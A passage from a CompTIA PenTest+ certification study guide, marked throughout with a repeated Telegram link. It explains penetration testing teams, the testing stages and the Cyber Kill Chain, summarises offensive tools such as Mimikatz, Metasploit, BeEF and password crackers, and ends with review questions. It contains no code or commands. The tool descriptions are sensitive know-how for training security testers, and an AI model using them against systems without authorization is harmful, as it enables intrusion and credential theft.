There's a little bit of tricky language surrounding the use of the words *internal* and *external* when it comes to penetration tests. If you see these words used on the exam (or in real life!), be sure that you understand the context. Internal penetration tests may refer either to tests conducted by internal teams (as described in this section) or to tests conducted from an internal network perspective. The latter tests are designed to show what activity a malicious insider could engage in and may be conducted by either internal or external teams. Similarly, an external penetration test may refer to a test that is conducted by an external team or a test that is conducted from an external network perspective.

If you do choose to use an internal penetration testing team, it is important to recognize that team members might be limited by a lack of independence. If at all possible, the penetration testing team should be organizationally separate from the cybersecurity team that designs and operates controls. However, this is usually not possible in any but the largest organizations due to staffing constraints.

External Penetration Testing Teams

External penetration testing teams are hired for the express purpose of performing a penetration test. They may come from a general cybersecurity consulting firm or one that specializes in penetration testing. These individuals are usually highly skilled at conducting penetration tests because they perform these tests all day, every day. When you hire a professional penetration testing team, you generally benefit from the use of very talented attackers.



If you are subject to regulatory requirements that include penetration testing, be sure to understand how those requirements impact your selection of a testing team.

External penetration testing teams also generally bring a much higher degree of independence than internal teams. However, organizations using an external team should still be aware of any potential conflicts of interest the testers may have. It might not be the best idea to hire the cybersecurity consultants that helped you design and implement your security controls to perform an independent test of those controls. They may be inclined to feel that any negative report they provide is a reflection on the quality of their own work.

Selecting Penetration Testing Teams

Penetration testing is not a one-time process. While organizations may wish to require penetration testing for new systems upon deployment, it is important to repeat those tests on a periodic basis for three reasons.

First, the technology environment changes. Systems are reconfigured, patches are applied, updates and tweaks are made on a regular basis. Considered in isolation, each of

https://t.me/learningnets

these changes may have only a minor impact on the environment and may not reach the threshold for triggering a "significant change" penetration test, but collectively they may change the security posture of the environment. Periodic penetration tests have a good chance of detecting security issues introduced by those environmental changes.

Second, attack techniques evolve over time as well, and updated penetration tests should reflect changing attack techniques. A system developed and tested today may receive a clean bill of health, but the exact same system tested two years from now may be vulnerable to an attack technique that simply wasn't known at the time of the initial test.

Finally, each team member brings a unique set of skills, talents, and experiences to the table. Different team members may approach the test in different ways, and a team conducting a follow-on test differently may discover a vulnerability that went unnoticed by the initial team. To maximize your chances of discovering these issues, you should take care when you select the members of a penetration testing team. When possible, rotating team members so they are testing systems, environments, and applications that they have never tested before helps bring a fresh perspective to each round of penetration tests.

The CompTIA Penetration Testing Process

The CompTIA PenTest+ curriculum divides the penetration testing process into five stages, as shown in Figure 1.3.

FIGURE 1.3 CompTIA penetration testing stages



This process captures the major activities involved in conducting a penetration test and will be the way that we approach organizing the content in the remainder of this book.



If you look at CompTIA's PenTest+ Certification Exam Objectives document, you'll find that there are actually five domains of material covered by the exam. The four domains shown in Figure 1.3 each map to one of the stages of the penetration testing process. Domain 4 is titled "Penetration Testing Tools" and includes coverage of the many tools used during all stages of the penetration testing process. Rather than group these tools into a separate chapter, we've included coverage of all of them throughout the book, discussing each tool at the stage where it is used, along with the relevant topics.

https://t.me/learningnets

Planning and Scoping

The military has a saying that resonates in the world of cybersecurity: "Prior planning prevents poor performance!" While this sentiment is true for almost any line of work, it's especially important for penetration testing. Testers and their clients must have a clear understanding of what will occur during the penetration test, outline clear rules of engagement, and decide what systems, data, processes, and activities are within the authorized scope of the test. There's a fine line between penetration testing and hacking, and a written statement of work that includes clear authorization for penetration testing activities is crucial to ensuring that testers stay on the right side of the law and meet client expectations.

We cover this topic in great detail in Chapter 2. Specifically, you'll learn how to meet the four objectives of this domain:

- Explain the importance of planning for an engagement.
- Explain key legal concepts.
- Explain the importance of scoping an engagement properly.
- Explain the key aspects of compliance-based assessments.

Information Gathering and Vulnerability Identification

Once a penetration testing team has a clearly defined scope and authorization to proceed with their work, they move on to the reconnaissance phase. During this stage, they gather as much information as possible about the target environment and perform testing designed to identify vulnerabilities in that environment.

This information gathering process is crucial to the remainder of the penetration test, as the vulnerabilities identified during this stage provide the road map for the remainder of the test, highlighting weak links in an organization's security chain and potential paths of entry for attackers.

We cover information gathering and vulnerability identification across four chapters of this book. In Chapter 3, "Information Gathering," you'll learn about the use of open-source intelligence and the Nmap scanning tool. In Chapter 4, "Vulnerability Scanning," we begin a two-chapter deep dive into vulnerability scanning, perhaps the most important information gathering tool available to penetration testers. Chapter 4 covers how testers can design and perform vulnerability scans. In Chapter 5, "Analyzing Vulnerability Scans," we move on to the analysis of vulnerability reports and their application to the penetration testing process. Finally, in Chapter 6, "Exploit and Pivot," we discuss how to apply information learned during scans and exploit vulnerabilities. Together, these chapters cover the five objectives of this domain:

- Given a scenario, conduct information gathering using appropriate techniques.
- Given a scenario, perform a vulnerability scan.

https://t.me/learningnets

- Given a scenario, analyze vulnerability scan results.
- Explain the process of leveraging information to prepare for exploitation.
- Explain weaknesses related to specialized systems.



As you plan your cybersecurity certification journey, you should know that there is significant overlap between the material covered in this domain and the material covered in Domain 2 (which is Vulnerability Management) of the Cybersecurity Analyst+ (CySA+) exam. There is also quite a bit of overlap between the basic security concepts and tools covered by both exams. If you successfully pass the PenTest+ exam, you might want to consider immediately moving on to the CySA+ exam because you'll already have mastered about a third of the material covered on that test.

Attacking and Exploiting

After developing a clear testing plan and conducting reconnaissance activities, penetration testers finally get the opportunity to move on to what most of us consider the fun stuff! It's time to break out the white hat and attempt to exploit the vulnerabilities discovered during reconnaissance and penetrate an organization's network as deeply as possible, staying within the bounds established in the rules of engagement.

The specific attack techniques used during a penetration test will vary based upon the nature of the environment and the scope agreed to by the client, but there are some common techniques used in most tests. Half of this book is dedicated to exploring each of those topics in detail.

In Chapter 6, "Exploit and Pivot," you'll learn how attackers establish a foothold on a network and then try to leverage that initial breach to gain as much access as possible. Chapter 7, "Exploiting Network Vulnerabilities," dives into attack techniques that focus on network devices and protocols. Chapter 9, "Exploiting Application Vulnerabilities," is about software attacks, while Chapter 10, "Exploiting Host Vulnerabilities," examines issues on servers and endpoints. Chapter 8, "Exploiting Physical and Social Vulnerabilities," reminds us that many vulnerabilities aren't technical at all and that a penetration test that gains physical access to a facility or compromises members of an organization's staff can be even more dangerous than those that arrive over a network.

Finally, Chapter 11, "Scripting for Penetration Testing," covers a topic that's extremely important to penetration testers: applying coding skills to automate aspects of a penetration test. While this chapter won't turn you into a software developer, it will introduce you to the analysis of basic penetration testing scripts written in Bash, Python, Ruby, and PowerShell.

https://t.me/learningnets

Combined, these chapters cover the seven objectives of this domain:

- Compare and contrast social engineering attacks.
- Given a scenario, exploit network-based vulnerabilities.
- Given a scenario, exploit wireless and RF-based vulnerabilities.
- Given a scenario, exploit application-based vulnerabilities.
- Given a scenario, exploit local host vulnerabilities.
- Summarize physical security attacks related to facilities.
- Given a scenario, perform post-exploitation techniques.

Reporting and Communicating Results

Once the glamor and excitement of the attack and exploitation phase passes, the work of the penetration testing team is not yet complete. A key requirement for a successful penetration test is that it provide useful information to the client about the security of their information technology environment. This should come in the form of clear, actionable recommendations for implementing new security controls and enhancing existing controls.

Chapter 12, "Reporting and Communication," explains the best practices for sharing penetration testing results with clients. Specifically, it covers the four objectives of this domain:

- Given a scenario, use report writing and handling best practices.
- Explain post-report delivery activities.
- Given a scenario, recommend mitigation strategies for discovered vulnerabilities.
- Explain the importance of communication during the penetration testing process.

The Cyber Kill Chain


The CompTIA penetration testing model described in the previous sections is an important way for penetration testers to structure their activities. There is an equally important counterpart to this model that describes how sophisticated attackers typically organize their work: the Cyber Kill Chain model. This approach, pioneered by Lockheed Martin, consists of the seven stages shown in Figure 1.4.

Cybersecurity professionals seeking to adopt the hacker mind-set can only do so if they understand how attackers plan and structure their work. The Cyber Kill Chain provides this model. As you seek to reconcile it with the CompTIA process, you might choose to think of it as expanding the Information Gathering and Vulnerability

https://t.me/learningnets

Identification and Attacking and Exploiting stages into seven more detailed steps, as shown in Figure 1.5.

FIGURE 1.4 The Cyber Kill Chain model




Source: Lockheed Martin

Captain Chesley "Sully" Sullenberger recently gave a talk on his heroic landing of US Airways Flight 1549 on New York's Hudson River in January 2009. In addition to being an outstanding pilot, Sully is also a noted expert on aviation safety. One portion of his talk particularly resonated with this author and made him think of the Cyber Kill Chain. When describing the causes of aviation accidents, Sully said, "Accidents don't happen as the result of a single failure. They occur as the result of a series of unexpected events."

Security incidents follow a similar pattern, and penetration testers must be conscious of the series of events that lead to cybersecurity failures. The Cyber Kill Chain illustrates this well, showing the many stages of failure that must occur before a successful breach.

https://t.me/learningnets

FIGURE 1.5 Cyber Kill Chain in the context of the CompTIA model



Reconnaissance

The reconnaissance phase of the Cyber Kill Chain maps directly to the Information Gathering and Vulnerability Identification phase of the penetration testing process. During this phase, attackers gather open-source intelligence and conduct initial scans of the target environment to detect potential avenues of exploitation.

Weaponization

After completing the Reconnaissance phase of an attack, attackers move into the remaining six steps, which expand upon the Attacking and Exploiting phase of the penetration testing process.

https://t.me/learningnets

The first of these phases is Weaponization. During this stage, the attackers develop a specific attack tool designed to exploit the vulnerabilities identified during reconnaissance. They often use automated toolkits to develop a malware strain specifically tailored to infiltrate their target.

Delivery

After developing and testing their malware weapon, attackers next must deliver that malware to the target. This may occur through a variety of means, including exploiting a network or application vulnerability, conducting a social engineering attack, distributing malware on an infected USB drive or other media, sending it as an email attachment, or through other means.

Exploitation

Once the malware is delivered to the target organization, the attacker or the victim takes some action that triggers the malware's payload, beginning the Exploitation phase of the Cyber Kill Chain. During this phase, the malware gains access to the targeted system. This may occur when the victim opens a malicious file or when the attacker exploits a vulnerability over the network or otherwise gains a foothold on the target network.

Installation

The initial malware installation is designed only to enable temporary access to the target system. During the next phase of the Cyber Kill Chain, Installation, the attacker uses the initial access provided by the malware to establish permanent, or persistent, access to the target system. For this reason, many people describe the objective of this phase as establishing persistence in the target environment. Attackers may establish persistence by creating a back door that allows them to return to the system at a later date, by creating Registry entries that reopen access once an administrator closes it, or by installing a web shell that allows them to access the system over a standard HTTPS connection.

Command and Control

After establishing persistent access to a target system and network, the attacker may then use a remote shell or other means to remotely control the compromised system. The attacker may manually control the system using the shell or may connect it to an automated command-and-control (C2C) network that provides it instructions. This automated approach is common in distributed denial of service (DDoS) attacks where the attacker simultaneously directs the actions of thousands of compromised systems, known as a botnet.

https://t.me/learningnets

Actions on Objectives

With an establishing command-and-control mechanism in place, the attacker may then use the system to advance the original objectives of their attack. This may involve pivoting from the compromised system to other systems operated by the same organization, effectively restarting the Cyber Kill Chain.

The Actions on Objectives stage of the attack may also include the theft of sensitive information, the unauthorized use of computing resources to engage in denial of service attacks or mine cryptocurrency, or the unauthorized modification or deletion of information.

Tools of the Trade

Penetration testers use a wide variety of tools as they conduct their testing. The specific tools chosen for each assessment will depend upon the background of the testers, the nature of the target environment, the rules of engagement, and many other factors.

The PenTest+ exam requires that candidates understand the purposes of a wide variety of tools. In fact, the official exam objectives include a listing of over 50 tools that you'll need to understand before taking the exam. While you do need to be familiar with these tools, you don't need to be an expert in their use. The official exam objective for these tools says that you must be able to "Compare and contrast various use cases of tools." It then goes on to state that "The intent of this objective is NOT to test specific vendor feature sets."

This guidance can be frustrating and confusing for test candidates. As you prepare for the exam, you should certainly understand the purpose of each tool. Table 1.1 provides a summary of the tools, broken out by the categories used in the exam objectives. You should be able to describe the purpose of each of these tools in a coherent sentence.

Additionally, the exam objectives include a series of use cases. You should be able to read a scenario covering one of these use cases and then name the appropriate tool(s) for meeting each objective. These use cases include the following topics:

- Reconnaissance
- Enumeration
- Vulnerability scanning
- Credential attacks (offline password cracking and brute-forcing services)
- Persistence
- Configuration compliance
- Evasion
- Decompilation
- Forensics
- Debugging
- Software assurance

https://t.me/learningnets

In the remainder of this chapter, you'll learn about some of these tools at a very high level. We will then revisit each tool and use case as we progress through the remainder of the book. You'll find references in the following sections that help you locate the more detailed explanations of each tool later in the book.

TABLE 1.1 Penetration testing tools covered by the PenTest+ exam

Scanners	**Credential Testing Tools**
Nikto	Hashcat
OpenVAS	Medusa
sqlmap	Hydra
Nessus	CeWL
Nmap	John the Ripper
	Cain and Abel
OSINT	Mimikatz
WHOIS	Patator
Nslookup	DirBuster
FOCA	W3AF
theHarvester	
Shodan	**Wireless**
Maltego	Aircrack-ng
Recon-ng	Kismet
Censys	WiFite
Remote Access Tools	**Networking Tools**
Secure Shell (SSH)	Wireshark
Ncat	Hping
NETCAT	**Debuggers**
Proxychains	OllyDbg

https://t.me/learningnets

Immunity Debugger

GDB

WinDbg

IDA

Web Proxies

OWASP ZAP

Burp Suite

Mobile Tools

Drozer

APKX

APK Studio

Software Assurance

FindBugs/find-sec-bugs

Peach

AFL

SonarQube

YASCA

Social Engineering Tools

SET

BeEF

Miscellaneous Tools

SearchSploit

PowerSploit

Responder

Impacket

Empire

Metasploit framework

You'll want to return to Table 1.1 as a reference as you continue through your test preparation. It's also a great review sheet to use the night before you take the exam.

Now, let's discuss these tools briefly in the context of the penetration testing process. We're going to deviate from the CompTIA categories a bit here to help put this information into the easiest context for you to understand. Remember, this is just an overview and we'll return to each of these tools later in the book.

Reconnaissance

During the Information Gathering and Vulnerability Identification phase of a penetration test, the testing team spends a large amount of time gathering information. Most of this information is collected using open-source intelligence (OSINT) tools and techniques that simply comb through publicly available information for organizational and technical details that might prove useful during the penetration test.

https://t.me/learningnets

There are a variety of tools that assist with this OSINT collection:

- *WHOIS* tools gather information from public records about domain ownership.
- *Nslookup* tools help identify the IP addresses associated with an organization.
- *theHarvester* scours search engines and other resources to find email addresses, employee names, and infrastructure details about an organization.
- *Recon-ng* is a modular web reconnaissance framework that organizes and manages OSINT work.
- *Censys* is a web-based tool that probes IP addresses across the Internet and then provides penetration testers with access to that information through a search engine.
- *FOCA* (Fingerprinting Organizations with Collected Archives) is an open-source tool used to find metadata within Office documents, PDFs, and other common file formats.
- *Shodan* is a specialized search engine to provide discovery of vulnerable Internet of Things (IoT) devices from public sources.
- *Maltego* is a commercial product that assists with the visualization of data gathered from OSINT efforts.

In addition to these OSINT tools, penetration testers must be familiar with the Nmap network scanning tool. Nmap is the most widely used network port scanner and is a part of almost every cybersecurity professional's toolkit.

You'll find coverage of all of these tools in Chapter 3, "Information Gathering."



In most cases, you don't need to know the detailed use of cybersecurity tools covered by the PenTest+ exam. However, Nmap is an exception to this general rule. You do need to know the syntax and common options used with Nmap, as they are described in an exam objective. Don't worry; you'll learn everything you need to know in Chapter 3.

Vulnerability Scanners

Vulnerability scanners also play an important role in the information gathering stages of a penetration test. Once testers have identified potential targets, they may use vulnerability scanners to probe those targets for weaknesses that might be exploited during future stages of the test.

You'll need to be familiar with four specific vulnerability scanning tools for the exam:

- *Nessus* is a commercial vulnerability scanning tool used to scan a wide variety of devices.
- *OpenVAS* is an open-source alternative to commercial tools such as Nessus. OpenVAS also performs network vulnerability scans.
- *Sqlmap* is an open-source tool used to automate SQL injection attacks against web applications with database backends.
- *Nikto* and *W3AF* are open-source web application vulnerability scanners.

https://t.me/learningnets

You'll learn more about these tools in Chapter 4, "Vulnerability Scanning," and Chapter 5, "Analyzing Vulnerability Scans."

Social Engineering

Social engineering plays an important role in many attacks. As penetration testers move into the Attacking and Exploiting phase of their work, they often begin with social engineering attacks to harvest credentials.

The PenTest+ exam includes coverage of two toolkits used by social engineers:

- The *Social Engineer Toolkit (SET)* provides a framework for automating the social engineering process, including sending spear phishing messages, hosting fake websites, and collecting credentials.
- Similarly, the *Browser Exploitation Framework* (*BeEF*) provides an automated toolkit for using social engineering to take over a victim's web browser.

Both of these tools are described in more detail in Chapter 8, "Exploiting Physical and Social Vulnerabilities."

Credential-Testing Tools

If attackers aren't able to gain access to credentials through social engineering techniques, they may be able to use tools to reverse engineer hashed passwords.

The PenTest+ exam includes coverage of a large set of tools designed to assist with these activities:

- *Hashcat*, *John the Ripper*, *Hydra*, *Medusa*, *Patator*, and *Cain and Abel* are password cracking tools used to reverse engineer hashed passwords stored in files.
- *CeWL* is a custom wordlist generator that searches websites for keywords that may be used in password guessing attacks.
- *Mimikatz* retrieves sensitive credential information from memory on Windows systems.
- *DirBuster* is a brute-forcing tool used to enumerate files and directories on a web server.

We'll cover all of these tools in more detail in Chapter 10, "Exploiting Host Vulnerabilities."

Debuggers

Debugging tools provide insight into software and assist with reverse engineering activities. Penetration testers preparing for the exam should be familiar with five debugging tools:

- *Immunity Debugger* is designed specifically to support penetration testing and the reverse engineering of malware.
- *GDB* is a widely used open-source debugger for Linux that works with a variety of programming languages.

https://t.me/learningnets

- *OllyDbg* is a Windows debugger that works on binary code at the assembly language level.
- *WinDbg* is another Windows-specific debugging tool that was created by Microsoft.
- *IDA* is a commercial debugging tool that works on Windows, Mac, and Linux platforms.

In addition to decompiling traditional applications, penetration testers also may find themselves attempting to exploit vulnerabilities on mobile devices. You should be familiar with three mobile device security tools for the exam.

- *Drozer* is a security audit and attack framework for Android devices and apps.
- *APKX* and *APK Studio* decompile Android application packages (APKs).

We'll provide detailed coverage of these tools in Chapter 9, "Exploiting Application Vulnerabilities."

Software Assurance

In addition to debuggers, penetration testers also make use of other software assurance and testing tools. Some that you'll need to be familiar with for the exam include:

- *FindBugs and find-sec-bugs* are Java software testing tools that perform static analysis of code.
- *Peach* and *AFL* are fuzzing tools that generate artificial input designed to test applications.
- *SonarQube* is an open-source continuous inspection tool for software testing.
- *YASCA* (Yet Another Source Code Analyzer) is another open-source software testing tool that includes scanners for a wide variety of languages. YASCA leverages FindBugs, among other tools.

You'll learn more about each of these tools in Chapter 9, "Exploiting Application Vulnerabilities."

Network Testing

In addition to exploiting software vulnerabilities, penetration testers also often exploit flaws in networks as they seek access to systems.

- *Wireshark* is a protocol analyzer that allows penetration testers to eavesdrop on and dissect network traffic.
- *Hping* is a command-line tool that allows testers to artificially generate network traffic.
- *Aircrack-ng*, *WiFite*, and *Kismet* are wireless network security testing tools.

You'll learn more about each of these tools in Chapter 7, "Exploiting Network Vulnerabilities."

https://t.me/learningnets

Remote Access

After gaining initial access to a network, penetration testers seek to establish persistence so that they may continue to access a system. These are some of the tools used to assist with this task:

- *Secure Shell (SSH)* provides secure encrypted connections between systems.
- *Ncat* and *NETCAT* provide an easy way to read and write data over network connections.
- *Proxychains* allows testers to force connections through a proxy server where they may be inspected and altered before being passed on to their final destination.

You'll learn more about each of these tools in Chapter 10, "Exploiting Host Vulnerabilities."

Exploitation

As attackers work their way through a network, they use a variety of exploits to compromise new systems and escalate the privileges they have on systems they've already compromised. Exploitation toolkits make this process easy and automated. For the exam, you should be familiar with the following exploitation tools:

- *Metasploit* is, by far, the most popular exploitation framework and supports thousands of plug-ins covering different exploits.
- *SearchSploit* is a command-line tool that allows you to search through a database of known exploits.
- *PowerSploit* and *Empire* are Windows-centric sets of PowerShell scripts that may be used to automate penetration testing tasks.
- *Responder* is a toolkit used to answer NetBIOS queries from Windows systems on a network.
- *Impacket* is a set of network tools that provide low-level access to network protocols.

You'll learn more about each of these tools in Chapter 6, "Exploit and Pivot."

Summary

Penetration testing is an important practice that allows cybersecurity professionals to assess the security of environments by adopting the hacker mind-set. By thinking like an attacker, testers are able to identify weaknesses in the organization's security infrastructure and potential gaps that may lead to future security breaches.

The CompTIA penetration testing process includes four phases: Planning and Coping, Information Gathering and Vulnerability Identification, Attacking and Exploiting, and

https://t.me/learningnets

Reporting and Communicating Results. Penetration testers follow each of these phases to ensure that they have a well-designed test that operates using agreed-upon rules of engagement.

Penetration testers use a wide variety of tools to assist in their work. These are many of the same tools used by cybersecurity professionals, hackers, network engineers, system administrators, and software developers. Tools assist with all stages of the penetration testing process, especially information gathering, vulnerability identification, and exploiting vulnerabilities during attacks.

Exam Essentials

The CIA and DAD triads describe the goals of cybersecurity professionals and attackers. Cybersecurity professionals strive to protect the confidentiality, integrity, and availability of information and systems. Attackers seek to undermine these goals by achieving the goals of destruction, alteration, and denial.

Penetration testing offers several important benefits to the organization. Penetration testing provides knowledge about an organization's security posture that can't be obtained elsewhere. It also provides a blueprint for the remediation of security issues. Finally, penetration tests provide focused information on specific attack targets.

Penetration testing may be conducted to meet regulatory requirements. The Payment Card Industry Data Security Standard (PCI DSS) requires that organizations involved in the processing of credit card transactions conduct both internal and external penetration tests on an annual basis.

Both internal and external teams may conduct penetration tests. Internal teams have the benefit of inside knowledge about the environment. They also operate more cost-effectively than external teams. External penetration testers have the benefit of organizational independence from the teams who designed and implemented the security controls.

The penetration testing process consists of four phases. Penetration testers begin in the Planning and Scoping phase, where they develop a statement of work and agree with the client on rules of engagement. They then move into reconnaissance efforts during the Information Gathering and Vulnerability Identification phase. The information collected is then used to conduct attacks during the Attacking and Exploiting phase. During the final phase, Reporting and Communicating Results, the team shares its findings with the target organization.

Penetration testers use a wide variety of tools during their tests. Tools designed for use by cybersecurity professionals and other technologists may also assist penetration testers in gathering information and conducting attacks. Penetration testers use specialized exploitation frameworks, such as Metasploit, to help automate their work.

https://t.me/learningnets

Lab Exercises

Activity 1.1: Adopting the Hacker Mind-Set

Before we dive into the many technical examples throughout this book, let's try an example of applying the hacker mind-set to everyday life.

Think about the grocery store where you normally shop. What are some of the security measures used by that store to prevent the theft of cash and merchandise? What ways can you think of to defeat those controls?

Activity 1.2: Using the Cyber Kill Chain

Choose a real-world example of a cybersecurity incident from recent news. Select an example in which there is a reasonable amount of technical detail publicly available.

Describe this attack in terms of the Cyber Kill Chain. How did the attacker carry out each step of the process? Were any steps skipped? If there is not enough information available to definitively address an element of the Cyber Kill Chain, offer some assumptions about what may have happened.

https://t.me/learningnets

Review Questions

You can find the answers in the Appendix.

1. Tom is running a penetration test in a web application and discovers a flaw that allows him to shut down the web server remotely. What goal of penetration testing has Tom most directly achieved?
   - **A.** Disclosure
   - **B.** Integrity
   - **C.** Alteration
   - **D.** Denial

2. Brian ran a penetration test against a school's grading system and discovered a flaw that would allow students to alter their grades by exploiting a SQL injection vulnerability. What type of control should he recommend to the school's cybersecurity team to prevent students from engaging in this type of activity?
   - **A.** Confidentiality
   - **B.** Integrity
   - **C.** Alteration
   - **D.** Availability

3. Edward Snowden gathered a massive quantity of sensitive information from the National Security Agency and released it to the media. What type of attack did he wage?
   - **A.** Disclosure
   - **B.** Denial
   - **C.** Alteration
   - **D.** Availability

4. Assuming no significant changes in an organization's cardholder data environment, how often does PCI DSS require that a merchant accepting credit cards conduct penetration testing?
   - **A.** Monthly
   - **B.** Semiannually
   - **C.** Annually
   - **D.** Biannually

5. Which one of the following is NOT a benefit of using an internal penetration testing team?
   - **A.** Contextual knowledge
   - **B.** Cost

https://t.me/learningnets

C. Subject matter expertise

D. Independence

6. Which one of the following is NOT a reason to conduct periodic penetration tests of systems and applications?

A. Changes in the environment

B. Cost

C. Evolving threats

D. New team members

7. Rich recently got into trouble with a client for using an attack tool during a penetration test that caused a system outage. During what stage of the penetration testing process should Rich and his clients have agreed upon the tools and techniques that he would use during the test?

A. Planning and Scoping

B. Information Gathering and Vulnerability Identification

C. Attacking and Exploiting

D. Reporting and Communication Results

8. Which one of the following steps of the Cyber Kill Chain does not map to the Attacking and Exploiting stage of the penetration testing process?

A. Weaponization

B. Reconnaissance

C. Installation

D. Actions on Objectives

9. Beth recently conducted a phishing attack against a penetration testing target in an attempt to gather credentials that she might use in later attacks. What stage of the penetration testing process is Beth in?

A. Planning and Scoping

B. Attacking and Exploiting

C. Information Gathering and Vulnerability Identification

D. Reporting and Communication Results

10. Which one of the following security assessment tools is not commonly used during the Information Gathering and Vulnerability Identification phase of a penetration test?

A. Nmap

B. Nessus

C. Metasploit

D. Nslookup

https://t.me/learningnets

11. During what phase of the Cyber Kill Chain does an attacker steal information, use computing resources, or alter information without permission?
    - **A.** Weaponization
    - **B.** Installation
    - **C.** Actions on Objectives
    - **D.** Command and Control

12. Grace is investigating a security incident where the attackers left USB drives containing infected files in the parking lot of an office building. What stage in the Cyber Kill Chain describes this action?
    - **A.** Weaponization
    - **B.** Installation
    - **C.** Delivery
    - **D.** Command and Control

13. Which one of the following is not an open-source intelligence gathering tool?
    - **A.** WHOIS
    - **B.** Nslookup
    - **C.** Nessus
    - **D.** FOCA

14. Which one of the following tools is an exploitation framework commonly used by penetration testers?
    - **A.** Metasploit
    - **B.** Wireshark
    - **C.** Aircrack-ng
    - **D.** SET

15. Which one of the following tools is NOT a password cracking utility?
    - **A.** OWASP ZAP
    - **B.** Cain and Abel
    - **C.** Hashcat
    - **D.** Jack the Ripper

16. Which one of the following vulnerability scanners is specifically designed to test the security of web applications against a wide variety of attacks?
    - **A.** OpenVAS
    - **B.** Nessus
    - **C.** sqlmap
    - **D.** Nikto

https://t.me/learningnets

17. Which one of the following debugging tools does not support Windows systems?
    - **A.** GDB
    - **B.** OllyDbg
    - **C.** WinDbg
    - **D.** IDA

18. What is the final stage of the Cyber Kill Chain?
    - **A.** Weaponization
    - **B.** Installation
    - **C.** Actions on Objectives
    - **D.** Command and Control

19. Which one of the following activities assumes that an organization has already been compromised?
    - **A.** Penetration testing
    - **B.** Threat hunting
    - **C.** Vulnerability scanning
    - **D.** Software testing

20. Alan is creating a list of recommendations that his organization can follow to remediate issues identified during a penetration test. In what phase of the testing process is Alan participating?
    - **A.** Planning and Scoping
    - **B.** Reporting and Communicating Results
    - **C.** Attacking and Exploiting
    - **D.** Information Gathering and Vulnerability Identification

https://t.me/learningnets



https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Planning and Scoping Penetration Tests

THIS CHAPTER COVERS THE FOLLOWING PENTEST+ EXAM TOPICS:

Domain 1: Planning and Scoping

✓ **1.1 Explain the importance of planning for an engagement.**

- Understanding the target audience
- Rules of engagement
- Communication escalation path
- Resources and requirements
  - Confidentiality of findings
  - Known vs. unknown
- Budget
- Impact analysis and remediation timelines
- Disclaimers
  - Point-in-time assessment
  - Comprehensiveness
- Technical constraints
- Support resources
  - WSDL/WADL
  - SOAP project file
  - SDK documentation
  - Swagger document
  - XSD
  - Sample application requests
  - Architectural diagram



https://t.me/learningnets

✓ **1.2 Explain key legal concepts.**

- Contracts
  - SOW
  - MSA
  - NDA
- Environmental differences
  - Export restrictions
  - Local and national government restrictions
  - Corporate policies
- Written authorization
